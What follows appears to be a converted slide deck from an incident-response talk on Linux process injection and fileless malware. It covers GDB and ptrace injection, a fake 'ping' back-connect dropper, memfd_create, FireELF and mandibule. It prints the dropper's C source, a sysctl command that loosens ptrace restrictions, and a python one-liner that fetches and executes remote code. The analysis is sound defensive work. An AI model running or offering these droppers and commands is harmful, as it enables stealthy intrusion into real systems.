GDB, for those who’ve never found themselves with a bug unsolvable with lots of well-placed `printf("Here\n")` statements, is the GNU debugger. It’s typical use is to poke at a running process for debugging, but it has one interesting feature: it can have the debugged process call library functions. There are two functions which we can use to load a library into to the program: `dlopen(3)` from `libdl`, and `__libc_dlopen_mode`, `libc`’s implementation. We’ll use `__libc_dlopen_mode` because it doesn’t require the host process to have `libdl` linked in.

## Caveats

Trading flexibility for ease-of-use puts a few restrictions on where and how we can inject our own code. In practice, this isn’t a problem, but there are a few gotchas to consider.

:-) von mmd

### ptrace(2)

We’ll need to be able to attach to the process with `ptrace(2)`, which GDB uses under the hood. Root can usually do this, but as a user, we can only attach to our own processes. To make it harder, some systems only allow processes to attach to their children, which can be changed via a [sysctl](#). Changing the `sysctl` requires root, so it’s not very useful in practice. Just in case:

```
sysctl kernel.yama.ptrace_scope=0
# or
echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

Generally, it’s better to do this as root.

# Noteable process Injection (with known) methods

In *Linux-inject*, "state of injection" is set by ptrace functions and injection is done by `__libc_dlopen_mode()` method via `InjectSharedLibrary()`

```
[xAdvc]0 0% 185 injecting]> pd $r @ main+943 # 0x401dd3
0x00401dd3 e878efffff call sym.imp.malloc ;[1] ; void *malloc(size_t size)
0x00401dd8 48898548ffff. mov qword [var_b8h], rax
0x00401ddf 488b9560ffff. mov rdx, qword [size] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401de6 488b8548ffff. mov rax, qword [var_b8h]
0x00401ded be00000000 mov esi, 0 ; int c
0x00401df2 4889c7 mov rdi, rax ; void *s
0x00401df5 e8b6eeffff call sym.imp.memset ;[2] ; void *memset(void *s, int c, size_t n)
0x00401dfa 488b8560ffff. mov rax, qword [size] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e01 488d50ff lea rdx, [rax - 1] ; size_t n
0x00401e05 488b8548ffff. mov rax, qword [var_b8h]
0x00401e0c bed4194000 mov esi, sym.injectSharedLibrary ; 0x4019d4 ; const void *s2
0x00401e11 4889c7 mov rdi, rax ; void *s1
0x00401e14 e8d7eeffff call sym.imp.memcpy ;[3] ; void *memcpy(void *s1, const void *s2, siz
0x00401e19 488b9558ffff. mov rdx, qword [var_a8h] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e20 488b8548ffff. mov rax, qword [var_b8h]
0x00401e27 4801d0 add rax, rdx
0x00401e2a c600cc mov byte [rax], 0xcc ; [0xcc:1]=255 ; 204
0x00401e2d 488b8560ffff. mov rax, qword [size] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e34 89c1 mov ecx, eax
0x00401e36 488bb568ffff. mov rsi, qword [var_98h]
0x00401e3d 488b9548ffff. mov rdx, qword [var_b8h]
0x00401e44 8b45fc mov eax, dword [var_4h]
0x00401e47 89c7 mov edi, eax
0x00401e49 e8e8f9ffff call sym.ptrace_write ;[4]
0x00401e4e 8b45fc mov eax, dword [var_4h] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e51 89c7 mov edi, eax
0x00401e53 e826f7ffff call sym.ptrace_cont ;[5]
0x00401e58 488d85a0fcff. lea rax, [var_360h] ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e5f bad8000000 mov edx, 0xd8 ; 216 ; size_t n
0x00401e64 be00000000 mov esi, 0 ; int c
0x00401e69 4889c7 mov rdi, rax ; void *s
```

# Noteable process Injection (with known) methods

Thank you Ghidra community & radare2 for integrating great compiler

```

sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptrace_getregs((uint64_t)(uint32_t)var_4h, &var_360h);
arg3 = (int32_t)ptr;
if (_var_310h == (char *)0x0) {
    sym.imp.fwrite("malloc() failed to allocate memory\n", 1, 0x23, _section..bss);
    iVar3 = 0x1b;
    ppvVar4 = &var_1a0h;
    ppvVar5 = (void **)&stack0xfffffffffffffac8;
    while (iVar3 != 0) {
        iVar3 = iVar3 + -1;
        *ppvVar5 = *ppvVar4;
        ppvVar4 = ppvVar4 + (uint64_t)uVar6 * 0x1fffffffffffffe + 1;
        ppvVar5 = ppvVar5 + (uint64_t)uVar6 * 0x1fffffffffffffe + 1;
    }
    sym.restoreStateAndDetach
        ((uint32_t)var_4h, arg2, arg3, 0x4a, (uint64_t)(uint32_t)var_4h, arg2,
        in_stack_fffffffffffffac8);
    sym.imp.free(ptr);
    sym.imp.free(var_b8h);
    uVar2 = 1;

```

radare2 is supported Ghidra decompiler, released in R2CON2019!

# Noteable process Injection (with known) methods

sym.injectSharedLibrary() in Linux-inject looks like this:

```
[0x004019d3 [xAdvC]0 0% 165 injecting]> pd $r @ sym.restoreStateAndDetach+71 # 0x4019d3
0x004019d3 90 nop
32: sym.injectSharedLibrary (int32_t arg6, int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4);
; var int32_t var_18h @ rbp-0x18
; var int32_t var_10h @ rbp-0x10
; var int32_t var_8h @ rbp-0x8
; arg int32_t arg6 @ r9
; arg int32_t arg1 @ rdi
; arg int32_t arg2 @ rsi
; arg int32_t arg3 @ rdx
; arg int32_t arg4 @ rcx
; DATA XREFS from main @ 0x401d5b, 0x401d7d, 0x401e0c
0x004019d4 55 push rbp ; /home/mung/test/hacklu2019/l:
0x004019d5 4889e5 mov rbp, rsp
0x004019d8 48897df8 mov qword [var_8h], rdi ; arg1
0x004019dc 488975f0 mov qword [var_10h], rsi ; arg2
0x004019e0 488955e8 mov qword [var_18h], rdx ; arg3
0x004019e4 56 push rsi ; /home/mung/test/hacklu2019/l:
0x004019e5 52 push rdx ; arg3
0x004019e6 4151 push r9 ; /home/mung/test/hacklu2019/l:
0x004019e8 4989f9 mov r9, rdi ; arg1
0x004019eb 4889cf mov rdi, rcx ; arg4
0x004019ee 41ffd1 call r9 ; // __libc_dlopen_mode !!
0x004019f1 4159 pop r9
0x004019f3 cc int3
0x004019f4 5a pop rdx ; /home/mung/test/hacklu2019/l:
0x004019f5 4151 push r9
0x004019f7 4989d1 mov r9, rdx
0x004019fa 4889c7 mov rdi, rax
0x004019fd 48be01000000. movabs rsi, 1
0x00401a07 41ffd1 call r9
0x00401a0a 4159 pop r9
0x00401a0c cc int3
```

# Sophisticated Fileless Process Injections

Fileless Malware and Process  
Injection in Linux

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method
4. Components to make all of these possible
  - Frameworks: concept, specifics, examples
  - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
  - Forensics perspective
  - IR and resource management model
6. Appendix

A combo of :  
open(),  
memfd\_create(),  
sendfile(),  
and fexecve()



# Incident #3 happens, getting into victim machine

What is WRONG in this picture? No artifacts, just a running memory..

```
// netstat
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program Timer
tcp 0 0 127.0.0.1:25 0.0.0.0:* LISTEN - off (0.00/0/0)
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN - off (0.00/0/0)
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN - off (0.00/0/0)
tcp 0 0 127.0.0.1:41269 82.194.229.214:8738 ESTABLISHED 4452/ping off (0.00/0/0)
tcp 0 0 127.0.0.1:8738 127.0.0.1:41269 ESTABLISHED - off (0.00/0/0)
tcp 0 0 10.0.2.15:22 192.168.7.10:21203 ESTABLISHED - keepalive (1475.41/0/0)
```

```
// ps // pstree
3044 ? Ss 0:00 sshd: boss [priv] | init--udev---2*[udev]
3047 pts/1 Ss 0:14 -bash | |--rpcbind
4119 ? S 0:01 [kworker/0:2] | |--rpc.statd
4413 ? S 0:00 [kworker/0:0] | |--rpc.idmapd
4446 ? S 0:00 [flush-8:0] | |--rsyslogd---3*[{rsyslogd}]
4452 pts/1 S 0:00 ./ping | |--acpid
4454 ? S 0:00 [kworker/0:1] | |--atd
| |--sshd---sshd---sshd---bash--ping
```

```
// lsof
ping 4452 boss cwd DIR 8,1 4096 658367 /home/boss/
ping 4452 boss rtd DIR 8,1 4096 2 /
ping 4452 boss txt REG 8,1 8781 658391 /home/boss/ping
ping 4452 boss mem REG 8,1 131107 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
ping 4452 boss mem REG 8,1 1607696 131100 /lib/x86_64-linux-gnu/libc-2.13.so
ping 4452 boss mem REG 8,1 31744 131554 /lib/x86_64-linux-gnu/librt-2.13.so
ping 4452 boss mem REG 8,1 136936 131095 /lib/x86_64-linux-gnu/ld-2.13.so
ping 4452 boss 0u CHR 136,1 0t0 4 /dev/pts/1
ping 4452 boss 1u CHR 136,1 0t0 4 /dev/pts/1
ping 4452 boss 2u CHR 136,1 0t0 4 /dev/pts/1
ping 4452 boss 3u IPv4 10729 0t0 TCP 127.0.0.1:41269->82.194.229.214:8738 (ESTABLISHED)
ping 4452 boss 4u REG 0,16 107520 10272 /run/shm/a
```

# Incident #3 happens, getting into victim machine

```
// netstat
Proto Recv-Q Send-Q Local Address      Foreign Address    State       PID/Program       Timer
tcp      0      0 127.0.0.1:25      0.0.0.0:*          LISTEN      -                  off (0.00/0/0)
tcp      0      0 0.0.0.0:111      0.0.0.0:*          LISTEN      -                  off (0.00/0/0)
tcp      0      0 0.0.0.0:22       0.0.0.0:*          LISTEN      -                  off (0.00/0/0)
tcp      0      0 127.0.0.1:41269   82.194.229.214:8738 ESTABLISHED 4452/ping          off (0.00/0/0)
tcp      0      0 127.0.0.1:8738    127.0.0.1:41269   ESTABLISHED -                  off (0.00/0/0)
tcp      0      0 10.0.2.15:22     192.168.7.10:21203 ESTABLISHED -                  keepalive (1475.41/0/0)
```

```
// ps
3044 ?      Ss      0:00 sshd: boss [priv]
3047 pts/1    Ss      0:14 -bash
4119 ?      S       0:01 [kworker/0:2]
4413 ?      S       0:00 [kworker/0:0]
4446 ?      S       0:00 [flush-8:0]
4452 pts/1    S       0:00 ./ping
4454 ?      S       0:00 [kworker/0:1]
```

```
// pstree
init--udev---2*[udev]
|-rpcbind
|-rpc.statd
|-rpc.idmapd
|-rsyslogd---3*[{rsyslogd}]
|-acpid
|-atd
|-sshd---sshd---sshd---bash---ping
```

```
// lsof
ping 4452 boss cwd      DIR      8,1      4096 658367 /home/boss/
ping 4452 boss rtd      DIR      8,1      4096 2 /
ping 4452 boss txt      REG      8,1      8781 658391 /home/boss/ping
ping 4452 boss mem     REG      8,1     131107 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
ping 4452 boss mem     REG      8,1    1607696 131100 /lib/x86_64-linux-gnu/libc-2.13.so
ping 4452 boss mem     REG      8,1     31744 131554 /lib/x86_64-linux-gnu/librt-2.13.so
ping 4452 boss mem     REG      8,1    136936 131095 /lib/x86_64-linux-gnu/ld-2.13.so
ping 4452 boss 0u       CHR     136,1      0t0      4 /dev/pts/1
ping 4452 boss 1u       CHR     136,1      0t0      4 /dev/pts/1
ping 4452 boss 2u       CHR     136,1      0t0      4 /dev/pts/1
ping 4452 boss 3u      IPv4    10729      0t0      TCP 127.0.0.1:41269->82.194.229.214:8738 (ESTABLISHED)
ping 4452 boss 4u      REG      0,16     107520   10272 /run/shm/a
```

A weird "ping" is connecting to a host, running a memory, has a "run/shm/a".

/run/shm is like a ramdisk in linux

# Incident #3 happens, points are:

1. There is a bogus object called “a” in the ramdisk (tmpfs) “/run/shm/”
2. There is a bogus “ping” that is connected to a remote host
3. The “ping” and the “a” is related in one PID session

```
#
# file a
a: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs),
for GNU/Linux 2.6.26, BuildID[sha1]=0x255332df4c2823f56a03f3cd71ed4e753fe7d01c, stripped
#
# stat a
  File: `a'
  Size: 107520          Blocks: 216          IO Block: 4096   regular file
Device: 10h/16d Inode: 10272          Links: 1
Access: (0700/-rwx-----)  Uid: ( 1004/   boss)   Gid: ( 1004/   boss)
Access: 2019-10-19 01:52:29.775736525 +0000
Modify: 2019-10-19 01:11:54.307741184 +0000
Change: 2019-10-19 01:11:54.307741184 +0000
  Birth: -
# stat -f a
  File: `a'
  ID: 0          Namelen: 255        Type: tmpfs
Block size: 4096      Fundamental block size: 4096
Blocks: Total: 64810      Free: 64783        Available: 64783
Inodes: Total: 31344      Free: 31341
#
# []
```

## Incident #3 happens, points are:

4. Memspace for “a” and “ping” is not on the same workspace (see pic)
5. Timestamp shows that “ping” was executed few milliseconds earlier.
6. We assumed “ping” dropped “a” via this connection.
7. “ping” is fileless AND “a” resides in memory until rebooted.

```

00400000-00401000 r-xp 00000000 08:01 658391 /bin/ping
00600000-00601000 rw-p 00000000 08:01 658391 /bin/ping
7fa51c4fe000-7fa51c515000 r-xp 00000000 08:01 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c515000-7fa51c714000 ---p 00017000 08:01 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c714000-7fa51c715000 r--p 00016000 08:01 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c715000-7fa51c716000 rw-p 00017000 08:01 131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
7fa51c716000-7fa51c71a000 rw-p 00000000 00:00 0
7fa51c71a000-7fa51c89e000 r-xp 00000000 08:01 131100 /lib/x86_64-linux-gnu/libc-2.13.so
7fa51c89e000-7fa51ca9d000 ---p 00184000 08:01 131100 /lib/x86_64-linux-gnu/libc-2.13.so
7fa51ca9d000-7fa51caa1000 r--p 00183000 08:01 131100 /lib/x86_64-linux-gnu/libc-2.13.so
7fa51caa1000-7fa51caa2000 rw-p 00187000 08:01 131100 /lib/x86_64-linux-gnu/libc-2.13.so
7fa51caa2000-7fa51caa7000 rw-p 00000000 00:00 0
7fa51caa7000-7fa51caae000 r-xp 00000000 08:01 131554 /lib/x86_64-linux-gnu/librt-2.13.so
7fa51caae000-7fa51ccad000 ---p 00007000 08:01 131554 /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccad000-7fa51ccae000 r--p 00006000 08:01 131554 /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccae000-7fa51ccaf000 rw-p 00007000 08:01 131554 /lib/x86_64-linux-gnu/librt-2.13.so
7fa51ccaf000-7fa51ccc0000 r-xp 00000000 08:01 131095 /lib/x86_64-linux-gnu/ld-2.13.so
7fa51ccc0000-7fa51ccc7000 rw-p 00000000 00:00 0
7fa51ccc7000-7fa51ccc8000 rw-p 00000000 00:00 0
7fa51ccc8000-7fa51ccc9000 r--p 0001f000 08:01 131095 /lib/x86_64-linux-gnu/ld-2.13.so
7fa51ccc9000-7fa51ccc0000 rw-p 00020000 08:01 131095 /lib/x86_64-linux-gnu/ld-2.13.so
7fa51ccc0000-7fa51ccc1000 rw-p 00000000 00:00 0
7ffc1bfe9000-7ffc1c00a000 rw-p 00000000 00:00 0 [stack]
7ffc1c085000-7ffc1c086000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

```

*You got a fileless?? injection!*



# Incident #3 happens, investigation

(shortly) I reversed the “a” to find it is the “/bin/sh” binary..and..

```
[GOTO XREF]> 0x0041300b str.bin_sh
0 [0] 0x004052a2 DATA XREF (sub.execve_290)
1 [1] 0x004052ba DATA XREF (sub.execve_290)
2 [2] 0x004052cb DATA XREF (sub.execve_290)

: 0x004052a2    cmp rbp, str.bin_sh           ; 0x41300b ; ~/bin/sh~
==< 0x004052a9    je 0x4052e0                   ;[1]
: 0x004052ab    mov rax, qword [0x0061c218]   ; [0x61c218:8]=0
: 0x004052b2    cmp dword [rax], 8           ; [0x8:4]=-1 ; 8
==< 0x004052b5    jne 0x4052e0                  ;[1]
: 0x004052b7    mov qword [rbx], rbp
: 0x004052ba    mov qword [rbx - 8], str.bin_sh ; [0x41300b:8]=0x68732f6e69622f ; ~/bin/sh~
: 0x004052c2    lea rsi, [rbx - 8]
: 0x004052c6    pop rbx
: 0x004052c7    pop rbp
: 0x004052c8    mov rdx, r12
: 0x004052cb    mov edi, str.bin_sh         ; 0x41300b ; ~/bin/sh~
: 0x004052d0    pop r12
=>< 0x004052d2    jmp sym.imp.execve           ;[2]
0x004052d7    nop word [rax + rax]
; JMP XREF from 0x004052a9 (sub.execve_290)
; JMP XREF from 0x004052b5 (sub.execve_290)
-> 0x004052e0    pop rbx
0x004052e1    pop rbp
0x004052e2    pop r12
¥ 0x004052e4    ret
0x004052e5    nop word cs:[rax + rax]
/ (fcn) sub.free_2f0 87
```

# Incident #3 happens, investigation

So that “ping” is not the “ping” but a backconnect parser to execute remote port w/parsed (piped etc) blob of data to the “/run/shm/” as “a” (sh binary) and executed it. Below is my IR process to “cook” this incident.

```
// seek the address is maps and load the memory to analyze
```

```
0x003ffffe0  ffff ffff ffff ffff ffff ffff ffff ffff
0x003fffff0  ffff ffff ffff ffff ffff ffff ffff ffff
0x00400000  7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF...
0x00400010  0200 3e00 0100 0000 9007 4000 0000 0000  .>.....@
0x00400020  4000 0000 0000 0000 0810 0000 0000 0000  @.....
0x00400030  0000 0000 4000 3800 0800 4000 1f00 1c00  .....@.8..@
0x00400040  0600 0000 0500 0000 4000 0000 0000 0000  .....@
```

```
// figure the header and dump in the ways I used to do..
```

```
0x004001e0  0000 0000 0000 0000 0000 0000 0000 0000
0x004001f0  0000 0000 0000 0000 0800 0000 0000 0000
Press <enter> to return to Visual mode.69 6e75 782d /lib64/ld-linux-
:> pf_elf_header
    ident : 0x00400000 = .ELF...
    type  : 0x00400010 = type (enum elf_type) = 0x2 ; ET_EXEC
    machine : 0x00400012 = machine (enum elf_machine) = 0x3e ; EM_AMD64
    version : 0x00400014 = 0x00000001
    entry  : 0x00400018 = 0x00400790
```

# Incident #3 happens, investigation


```

[0x0040092a [xAdvc]0 0% 181 ping]> pd $r @ main+24 # 0x40092a
0x0040092a c745f0020022. mov dword [addr], 0x22220002 ; port 0x2222; family: 0x2 (tcp)
0x00400931 XXXXXXXXXX // I undisclosed this opcodes for the security purpose
0x00400938 48c745e02b0b. mov qword [var_20h], str.kworker_u_0 ; 0x400b2b ; "[kworker/u!0]"
0x00400940 48c745e80000. mov qword [var_18h], 0
0x00400948 ba06000000 mov edx, 6 ; int protocol
0x0040094d be01000000 mov esi, 1 ; int type
0x00400952 bf02000000 mov edi, 2 ; int domain
0x00400957 e824feffff call sym.imp.socket ;[1] ; int socket(int domain, int type, int protocol)
0x0040095c 8945fc mov dword [fildes], eax
0x0040095f 837dfc00 cmp dword [fildes], 0
=< 0x00400963 790a jns 0x40096f
0x00400965 bf01000000 mov edi, 1 ; int status
0x0040096a e8f1fdffff call sym.imp.exit ;[2] ; void exit(int status)
; CODE XREF from main @ 0x400963
-> 0x0040096f 488d4df0 lea rcx, [addr]
0x00400973 8b45fc mov eax, dword [fildes]
0x00400976 ba10000000 mov edx, 0x10 ; 16 ; size_t addrlen
0x0040097b 4889ce mov rsi, rcx ; void *addr
0x0040097e 89c7 mov edi, eax ; int socket
0x00400980 e8ebfdffff call sym.imp.connect ;[3] ; ssize_t connect(int socket, void *addr, size_t addrlen)
0x00400985 85c0 test eax, eax
=< 0x00400987 790a jns 0x400993
0x00400989 bf01000000 mov edi, 1 ; int status
0x0040098e e8cdfdffff call sym.imp.exit ;[2] ; void exit(int status)
; CODE XREF from main @ 0x400987
-> 0x00400993 bac0010000 mov edx, 0x1c0 ; 448
0x00400998 be42000000 mov esi, 0x42 ; 'B' ; 66
0x0040099d bf390b4000 mov edi, 0x400b39
0x004009a2 b800000000 mov eax, 0
0x004009a7 e834fdffff call sym.imp.shm_open ;[5]
0x004009ac 8945fc mov dword [fd], eax
0x004009af 837df800 cmp dword [fd], 0
=< 0x004009b3 790a jns 0x4009bf
0x004009b5 bf01000000 mov edi, 1 ; int status
0x004009ba e8a1fdffff call sym.imp.exit ;[2] ; void exit(int status)

```

:=> ps @0x400b39

"a"





# What do we learn from this case #3 now?

1. What's this? The scheme is clearly means to post exploit the system using backconnect scheme. Remote host is serving binaries to be dropped into the “/run/shm/” which is super cool, since for any Linux init() switching can delete it completely.
2. It is working? Yes, judging that the “/bin/sh” is saved in the ramdrive to on the victim machine.. That can be followed by execution other commands afterward.  
A miss in the operation process will make it readable like this case.
3. Other post exploitation has occurred? Maybe other binaries were executed or dropped.. Do the COLD forensics is advised for handling.
4. Conclusion. In this case I concluded this preliminary analysis as per it is,for the further forensics steps. I already knew that adversary could not gain much connection by seeing the current spotted artifacts

What do we learn from this case #3?

OSINT is on!



# What do we learn from this case #3?

OSINT shows the dropper was originated from this code. It's a stealth dropper scheme to save the payload into the ramdisk & execute it.

## 🔒 Super-Stealthy Droppers

■ Malware dropper, malware

### memfd\_create and fexecve

So, after reading that intriguing sentence, I googled. The first one is actually pretty awesome, it allows you to save files to `/dev/shm` to store our file. That folder is actually stored in RAM and will end up in the hard-drive (unless we run out of memory). It's not visible with a simple `ls`.

`memfd_create` does the same, but the *memory* does not get swapped, therefore you cannot find the file with a simple `ls`.

The second one, `fexecve` is also pretty awesome. It's a way that `execve`, but we reference the program to execute. And this one matches perfectly with `memfd_create`.

But there is a caveat with this function calls. They were introduced in kernel 3.17 and `fexecve` is a `libc` function available

Init Partners

```
// Connect
if ((s = socket (PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) exit (1);
if (connect (s, (struct sockaddr*)&addr, 16) < 0) exit (1);

//unlink (~dev/shm/a~);
if ((fd = shm_open(~a~, O_RDWR | O_CREAT, S_IRWXU)) < 0) exit (1);

while (1)
{
    if ((read (s, buf, 1024) ) <= 0) break;
    write (fd, buf, 1024);
}
close (s);
close (fd);

if ((fd = shm_open(~a~, O_RDONLY, 0)) < 0) exit (1);
//IT (fexecve (fd, args, environ) < 0) exit (1);
if (my_fexecve (fd, args, environ) < 0) exit (1);

return 0;
}
```



# Case #3, the memfd injection on tmpfs has evolved

Following the OSINT trail further, finding that `memfd_create` NOW has evolved to better fileless injection scheme, like shown in this post. The PoC is in Perl, in this site (I tested, it works, FILELESS!)

**Stuart**

Professional Red Teamer.  
Less-professional security  
researcher.

📍 DCish

📧 Twitter

📁 GitHub

## In-Memory-Only ELF Execution (Without tmpfs)

🕒 10 minute read

In which we run a normal ELF binary on Linux without touching the filesystem (except `/proc`).

### Introduction


Every so often, it's handy to execute an ELF binary without touching disk. Normally, putting it somewhere under `/run/user` or something else backed by [tmpfs](#) works just fine, but, outside of disk forensics, that looks like a regular file operation. Wouldn't be cool to just grab a chunk of memory, put our binary in there, and run it without monkey-patching the kernel, [rewriting `execve\(2\)` in userland](#), or [loading a library into another process](#)?

Enter [memfd\\_create\(2\)](#). This handy little system call is something like [malloc\(3\)](#), but instead of returning a pointer to a chunk of memory, it returns a file descriptor which refers to an anonymous (i.e. memory-only) file. This is only visible in the filesystem.

# Now memfd injection is the “defacto” savviest Linux fileless injection framework: FireELF

Coded in python, is using memfd\_create() as fileless

```

$ ./main.py -e hello
{ V1.0 }

https://github.com/rek7/fireELF
[15:46:50] [!] Loaded Payload: 'memfd_create'
-----
Payload Name: 'memfd_create'
Payload Description: 'Payload using memfd_create'
Compatible Architectures: 'all'
Required Python Version on Target: >2.5
-----
Choose Payload (Q to Quit)>> memfd_create
[15:46:55] [!] Using Payload: 'memfd_create'
[15:46:55] [+] Successfully Created Payload.
Miniaturize by Removing New Line Characters? (y/N) y
Upload the Payload to Paste site? (y/N) y
[15:47:10] [+] Successfully Uploaded to: termbin.com
Generated and Uploaded Payload is Below 150 Characters in Length, Print? (y/N) y
python -c "import urllib2;exec(urllib2.urlopen('https://termbin.com/k6vp').read())"
[15:47:22] [!] Finished.
$

```

Yes, we are almost done,  
but the worst is not coming yet...



Injector without libc,  
bypassing ALSR,  
multiple arguments..

The Mandibule



# The mandibule

An incident that I can't disclose is using this concept.

## mandibule: linux elf injector

ixty/mandibule

### intro

Mandibule is a program that allows to inject an ELF file into a remote process.

Both static & dynamically linked programs can be targetted. Supported archs:

- x86
- x86\_64
- arm
- aarch64

Example usage: <https://asc>

@ixty 2018

Here is how mandibule works:

- find an executable section in target process with enough space (~5Kb)
- attach to process with ptrace
- backup register state
- backup executable section
- inject mandibule code into executable section
- let the execution resume on our own injected code
- wait until exit() is called by the remote process
- restore registers & memory
- detach from process

# Behind the scene of reversing mandibule



Posts

Ranked by u/mmd0xFF 1 year ago

**Reversing a linux process injector "mandibule" w/r2**

[wmg.com/a/MuH5...](#)



The screenshot shows a disassembler interface with assembly code on the left and disassembly on the right. Red arrows point to specific instructions:

- Assembly: `if (max == 0) {`
- Disassembly: `if eax, 0`
- Assembly: `mov eax, local_34b`
- Disassembly: `mov eax, ebx`

Labels in the image:

- mandibule ignored to a process
- mandibule reports injected to memory

COMMUNITY DETAILS

MOD TOOLS

**r/LinuxMalware**  
Add icon

889 Members    1 Online    Nov 5, 2016  
Cake Day

Restricted

0 Coins

Posts of Linux / ELF malware and their botnets for RE purpose. This subreddit is modded, the site's contents are MalwareMustDie.org's @unixfreaxjp Linux threat research material.

# Behind the scene of reversing mandibule (flow)


```
// raw pseudo reversing to explain the flow - unixfreaxjp

mandibule_arg_size = mandibule_beg(0, argv, &payload_start[var]) - mandibule_beg(1, argv, v5); // check size
arg_checker = ashared_parse(var_argc, *&argc + 8) > mandibule_arg_size // check arguments

if ( arg_checker )// error trap 1
{
    var = argc;
    printf("> shared arguments too big (%d/ max %d)\n");
    exit(1);
}
if ( malloc_fail ) // error trap 2
{
    printf("> malloc for injected code failed\n");
    exit(1);
}
memcpy(var, mandibule_beg(1, argv, envp), var); // memcpy, mmap, malloc for ops
memcpy(malloc(mandibule_end), arg, arg[1]);
if ( agrs[2] ) // if agrs is okay
{
